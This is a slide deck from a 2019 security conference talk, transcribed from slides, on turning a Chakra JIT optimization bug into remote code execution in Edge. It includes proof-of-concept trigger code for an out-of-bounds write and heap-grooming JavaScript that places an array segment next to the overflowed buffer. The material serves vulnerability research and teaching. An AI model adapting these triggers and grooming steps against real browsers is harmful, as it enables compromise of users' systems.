Optimize your way to RCE with Chakra

Bruno Keith (@bkth_) - GreHack 2019

whoami

25, French

Independent security research

Phoenhex team member

Hack2Win eXtreme 2018, Pwn2Own 2019

MSRC 15th most valuable researcher in 2019

ESPR member (ran 33,34,35c3ctf, few Defcon finals)

Purpose of this talk

Not focused on inner workings of JS engines

Focused on an attacker’s point of view

Try to give a feeling of what attackers need to do to compromise hard targets

Agenda

1. Attacker’s perspective
2. Bug analysis
3. Exploitation journey
4. Defender’s perspective
5. Conclusion

Attacker’s perspective

Start of our journey

Goal is to compromise Microsoft Edge

Two main components to succeed in this quest:

- RCE in the renderer process
- Sandbox escape/Kernel code execution

Start of our journey

Goal is to compromise Microsoft Edge

Two main components to succeed in this quest:

- **RCE in the renderer process <= what we will talk about today**
- Sandbox escape/Kernel code execution

Where to start ?

Multiple attack surfaces in a modern browser:

- DOM
- JavaScript engine
- Networking
- Graphics processing
- ….

Where to start ?

Multiple attack surfaces in a modern browser:

- DOM
- JavaScript engine
- Networking
- Graphics processing
- ….

Which one to choose from?

How to choose?

- Open-source components vs closed source?
- Heavily scrutinized surfaces vs more obscure surfaces?
- Ease of exploitation?
- Play into your own strength i.e. what you are already good at?

How to choose?

- Open-source components vs closed source?
- Heavily scrutinized surfaces vs more obscure surfaces?
- Ease of exploitation?
- Play into your own strength i.e. what you are already good at?

For this talk we'll choose the JavaScript engine (called Chakra in Edge)

Why choosing the JavaScript engine?

Pros:

- Open sourced
- Ease of exploitation
- Happens to be my focus

Cons:

- Super heavily scrutinized

How to find a bug ?

I believe we can roughly split in two how bugs can be categorized:

- Variants
- Brand new type of bugs

(“new” might just be the public perception though)

Variant analysis

1. Take a public bug report (P0, etc..)
2. Understand the root cause
3. Find similar types of bugs (i.e. variants)

Variant analysis

Pros:

- Less overall knowledge required
- Easier to audit when you know what you are looking for
- Easy exploitation (?)

Cons:

- Half the planet doing it
- Bug collisions are real

Finding new class of bugs

No known recipe:

1. ???
2. ???
3. ???

From my experience, one broad requirement: Deep knowledge of the target as a whole

Usually get an idea when not working (waiting in line at the post office, taking a shower, losing your passport…)

Finding new class of bugs

Pros:

- Higher life expectancy

Cons:

- Hard to target your auditing
- Deep overall knowledge required
- Exploitation can be either super easy, insanely hard or somewhere in the middle

The story for this talk

Look at a bug I found which was not a variant of anything in Chakra

Understanding the limited primitive we get

My process to exploit it and turn it into a reliable RCE

Bug analysis

JavaScript engine 101

Component of the browser that:

1. Parses the JavaScript code
2. Executes it

Two main modes of execution:

- Interpreted
- Just-In-Time (JIT) compiled

JavaScript JIT compilation 101

JavaScript JIT compilers are **optimizing** compilers: goal is to make code run at near-native speed

Problem: JavaScript has no type information

Solution: Speculative optimization

How exactly? c.f. my talk at OffensiveCon 2019/BlueHatIL 2019

https://github.com/bkth/Attacking-Edge-Through-the-JavaScript-Compiler

JSObjects

JavaScript objects are basically a collection of key-value pairs called properties


The object does not maintain its own map of property names to property values.

The object only has the property values and a **Type** which describes that object's layout.

JavaScript does not limit the number of properties we can add to an object (in theory)


Objects internal representation

```
var a = {};

a.x = 0x414141;

a.y = 0x424242;
```




Objects internal representation

```
var a = {};

a.x = 0x414141;

a.y = 0x424242;
```




Growing the backing buffer




```
var a = {};

a.x = 0x414141;

a.y = 0x424242;

a.z = 0x434343; // auxSlots full?
```


Growing the backing buffer




```
var a = {};

a.x = 0x414141;

a.y = 0x424242;

a.z = 0x434343; // auxSlots full?
```

Reallocate backing store


Growing the backing buffer




```
var a = {};

a.x = 0x414141;

a.y = 0x424242;

a.z = 0x434343; // auxSlots full?
```

Copy values over


Growing the backing buffer




```
var a = {};

a.x = 0x414141;

a.y = 0x424242;

a.z = 0x434343; // auxSlots full?
```

Fix pointer

Growing the backing buffer




```
var a = {};

a.x = 0x414141;

a.y = 0x424242;

a.z = 0x434343; // auxSlots full?
```

Write new value

What about the JIT?

JIT code has to account for growing stores as well

Use a call into the Runtime (i.e. JIT code calls into the Engine) to grow the buffer

JIT code is responsible for reloading pointers

What about the JIT?

```
function opt(o) {
     o.a = 123456; // fill buffer
     o.b = 123456;
}

function make() {
     let obj = {}
     obj.p1 = 1;
     …
     obj.pXXX = 1;
     return obj;
}

for (i = 0; i < 1000; ++i) {
     opt(make());
}
```

What about the JIT?

```
function opt(o) {
     o.a = 123456; // fill buffer
     o.b = 123456;
}

function make() {
     let obj = {}
     obj.p1 = 1;
     …
     obj.pXXX = 1;
     return obj;
}

for (i = 0; i < 1000; ++i) {
     opt(make());
}
```

```
Intermediate representation:

o.a = StFld 123456

AdjustObjTypeReloadAuxSlotPtr(o)

o.b = StFld 123456
```

What about the JIT?

```
function opt(o) {
     o.a = 123456; // fill buffer
     o.b = 123456;
}

function make() {
     let obj = {}
     obj.p1 = 1;
     …
     obj.pXXX = 1;
     return obj;
}

for (i = 0; i < 1000; ++i) {
     opt(make());
}
```

```
Intermediate representation:

o.a = StFld 123456

AdjustObjTypeReloadAuxSlotPtr(o)

o.b = StFld 123456

Promote type and re-allocate property buffer
```

Lowering

```
o.a = StFld 123456

     MOV R0, o->auxSlots
     MOV [R0 + <offset_a>], 123456


AdjustObjTypeReloadAuxSlotPtr(o)

     CALL AdjustObjTypeReloadAuxSlotPtr(o)


o.b = StFld 123456
     MOV R0, o->auxSlots
     MOV [R0 + <offset_b>], 123456
```

Lowering

```
o.a = StFld 123456

     MOV R0, o->auxSlots
     MOV [R0 + <offset_a>], 123456
```

Load auxSlots buffer and store value with relative indexing

```
AdjustObjTypeReloadAuxSlotPtr(o)

     CALL AdjustObjTypeReloadAuxSlotPtr(o)
```

```
o.b = StFld 123456
     MOV R0, o->auxSlots
     MOV [R0 + <offset_b>], 123456
```

Lowering

```
o.a = StFld 123456

      MOV R0, o->auxSlots
      MOV [R0 + <offset_a>], 123456
```

Load auxSlots buffer and store value with relative indexing

```
AdjustObjTypeReloadAuxSlotPtr(o)

      CALL AdjustObjTypeReloadAuxSlotPtr(o)
```

auxSlots buffer is full now
grow it by calling into the runtime

```
o.b = StFld 123456
      MOV R0, o->auxSlots
      MOV [R0 + <offset_b>], 123456
```

Lowering

```
o.a = StFld 123456

      MOV R0, o->auxSlots
      MOV [R0 + <offset_a>], 123456

AdjustObjTypeReloadAuxSlotPtr(o)

      CALL AdjustObjTypeReloadAuxSlotPtr(o)

o.b = StFld 123456
      MOV R0, o->auxSlots
      MOV [R0 + <offset_b>], 123456
```

Load auxSlots buffer and store value with relative indexing

auxSlots buffer is full now
grow it by calling into the runtime

Reload auxSlots pointer because address has changed and store value

Lowering

```
o.a = StFld 123456

      MOV R0, o->auxSlots
      MOV [R0 + <offset_a>], 123456

AdjustObjTypeReloadAuxSlotPtr(o)

      CALL AdjustObjTypeReloadAuxSlotPtr(o)

o.b = StFld 123456
      MOV R0, o->auxSlots
      MOV [R0 + <offset_b>], 123456
```

Load auxSlots buffer and store value with relative indexing

auxSlots buffer is full now
grow it by calling into the runtime

Reload auxSlots pointer because address has changed and store value

What if the new buffer is not reloaded?

Lowering

```
o.a = StFld 123456

      MOV R0, o->auxSlots
      MOV [R0 + <offset_a>], 123456

AdjustObjTypeReloadAuxSlotPtr(o)

      CALL AdjustObjTypeReloadAuxSlotPtr(o)

o.b = StFld 123456
      MOV R0, o->auxSlots
      MOV [R0 + <offset_b>], 123456
```

Load auxSlots buffer and store value with relative indexing

auxSlots buffer is full now
grow it by calling into the runtime

Reload auxSlots pointer because address has changed and store value

What if the new buffer is not reloaded?

=> Write one value past the end of the previous buffer!

Optimization gone wrong

Commit 8c5332b introduced that exact situation by introducing a new optimization of the whole Adjust logic

Root cause?

> not the subject of this talk => https://phoenhex.re/2019-07-10/ten-months-old-bug

Exploitation Journey

Starting point

Goal: Compromise the target (RCE)


Initial primitive: Write one JS value off by one out of bounds

Trigger

```
function opt(obj) {
    obj.pwn = obj.a1;
}

function make_obj() {
    let o = {};
    o.a1 = <value>;
    ...
    o.a20 = 0x4000;
    return o;
}

for (i = 0; i < 1000; i++) {
    let o = make_obj();
    opt(o);
}
```

Trigger


```
function opt(obj) {
    obj.pwn = obj.a1;
}

function make_obj() {
    let o = {};
    o.a1 = <value>;
    ...
    o.a20 = 0x4000;
    return o;
}

for (i = 0; i < 1000; i++) {
    let o = make_obj();
    opt(o);
}
```



Create an object whose property buffer is full

Trigger


```
function opt(obj) {
    obj.pwn = obj.a1;
}

function make_obj() {
    let o = {};
    o.a1 = <value>;
    ...
    o.a20 = 0x4000;
    return o;
}

for (i = 0; i < 1000; i++) {
    let o = make_obj();
    opt(o);
}
```



auxSlots reallocated

Trigger

```
function opt(obj) {
    obj.pwn = obj.a1;
}

function make_obj() {
    let o = {};
    o.a1 = <value>;
    ...
    o.a20 = 0x4000;
    return o;
}

for (i = 0; i < 1000; i++) {
    let o = make_obj();
    opt(o);
}
```



auxSlots reallocated

<value> still written relative to old buffer OOB

Limitations

We can only write a JS Value (i.e tagged values):

- `0x123456` will write `0x0001000000123456`
- `float(0x41414141)` will write `0xfffc000041414141`
- objects will write their pointer value which we don't know

We can only write the very first QWORD past our buffer

What to overwrite

Two things to consider:

1. Finding a target that gives us better primitives when overwritten (still need to keep in mind the limitations regarding the value)
2. Need to be able to reliably place that target next to the “overflowed” buffer

Finding a target

First idea: JSObjects and their vtable pointer

Problem: Managed to get reliable RIP control as a PoC in ChakraCore but CFG in Edge, no infoleak to do anything meaningful.

Won’t work

Finding a target

What next? Look at other classes/structs and what their first qword is

How?

- Clang plugin (correct way in a theoretical exercise)
- Source code reading
- Knowledge of the target

Why? turn our limited primitive into a better one

Current goal? Arbitrary Read/Write primitives to achieve RCE

Array intermezzo

Standard-defined as an exotic object having a “length” property defined

Most engines implement basic and efficient optimisations for Arrays internally

Chakra uses a segment-based implementation

Array intermezzo

```
var arr = [1,2,3];
```

Array intermezzo

```
var arr = [1,2,3];
```

Array intermezzo

```
var arr = [1,2,3];
```


left: 0	length: 3	size: 6	next	1	2	3

```
arr[100] = 4;
```

left: 100	length: 1	size: 18	next: 0	4	...	...

Array intermezzo

```
var arr = [1,2,3];
```




```
arr[100] = 4;

arr[101] = 5;
```

Finding a target: continued

Array segment first qword:

- `uint32_t left` // left-most index of the segment
- `uint32_t length`

Overwriting first qword of a segment will overwrite these two fields!

Added benefits:

- We can use a tagged value to our advantage
- We can overwrite an index => observable in our exploit code

Placing the target

Still need to place an array segment past our property buffer reliably

If not:

- Not making any progress
- The value written out-of-bound can lead to the process crashing

We have to understand how allocations work inside the engine

Understanding the allocator

JavaScript is garbage collected

Allocations in Chakra happen through the **Recycler**

Bucket-based allocator:

- Ranges of memory are reserved for object of the same rounded up size

  => Objects of the same size grouped together

Can we make an array segment and property buffer fall in the same bucket?

Understanding the allocator

JavaScript is garbage collected

Allocations in Chakra happen through the **Recycler**

Bucket-based allocator:

- Ranges of memory are reserved for object of the same rounded up size

  => Objects of the same size grouped together

Can we make an array segment and property buffer fall in the same bucket?

YES

Heap fengshui

Segments are created with a fixed size i.e. we don’t control their bucket

But we control the number of properties set on an object

Find the number of properties for which:


- properties buffer falls in the same bucket
- properties buffer is full

Trigger

```
function opt(obj) {
    obj.pwn = obj.a1;
}

function make_obj() {
    let o = {};
    o.a1 = 0x4000;
    ...
    o.a20 = 0x4000;
    return o;
}

for (i = 0; i < 1000; i++) {
    let arr = [1.1];
    arr[0x7000] = 0x200000;
    let o = make_obj();
    arr[0x1000] = 1337.36;
    opt(o);
    if (arr[0x4000] == 1337.36) {
        break;
    }
}
```


Trigger

```
function opt(obj) {
    obj.pwn = obj.a1;
}

function make_obj() {
    let o = {};
    o.a1 = 0x4000;
    ...
    o.a20 = 0x4000;
    return o;
}

for (i = 0; i < 1000; i++) {
    let arr = [1.1];
    arr[0x7000] = 0x200000;
    let o = make_obj();
    arr[0x1000] = 1337.36;
    opt(o);
    if (arr[0x4000] == 1337.36) {
        break;
    }
}
```



Trigger

```
function opt(obj) {
    obj.pwn = obj.a1;
}

function make_obj() {
    let o = {};
    o.a1 = 0x4000;
    ...
    o.a20 = 0x4000;
    return o;
}

for (i = 0; i < 1000; i++) {
    let arr = [1.1];
    arr[0x7000] = 0x200000;
    let o = make_obj();
    arr[0x1000] = 1337.36;
    opt(o);
    if (arr[0x4000] == 1337.36) {
        break;
    }
}
```



Trigger

```
function opt(obj) {
    obj.pwn = obj.a1;
}

function make_obj() {
    let o = {};
    o.a1 = 0x4000;
    ...
    o.a20 = 0x4000;
    return o;
}

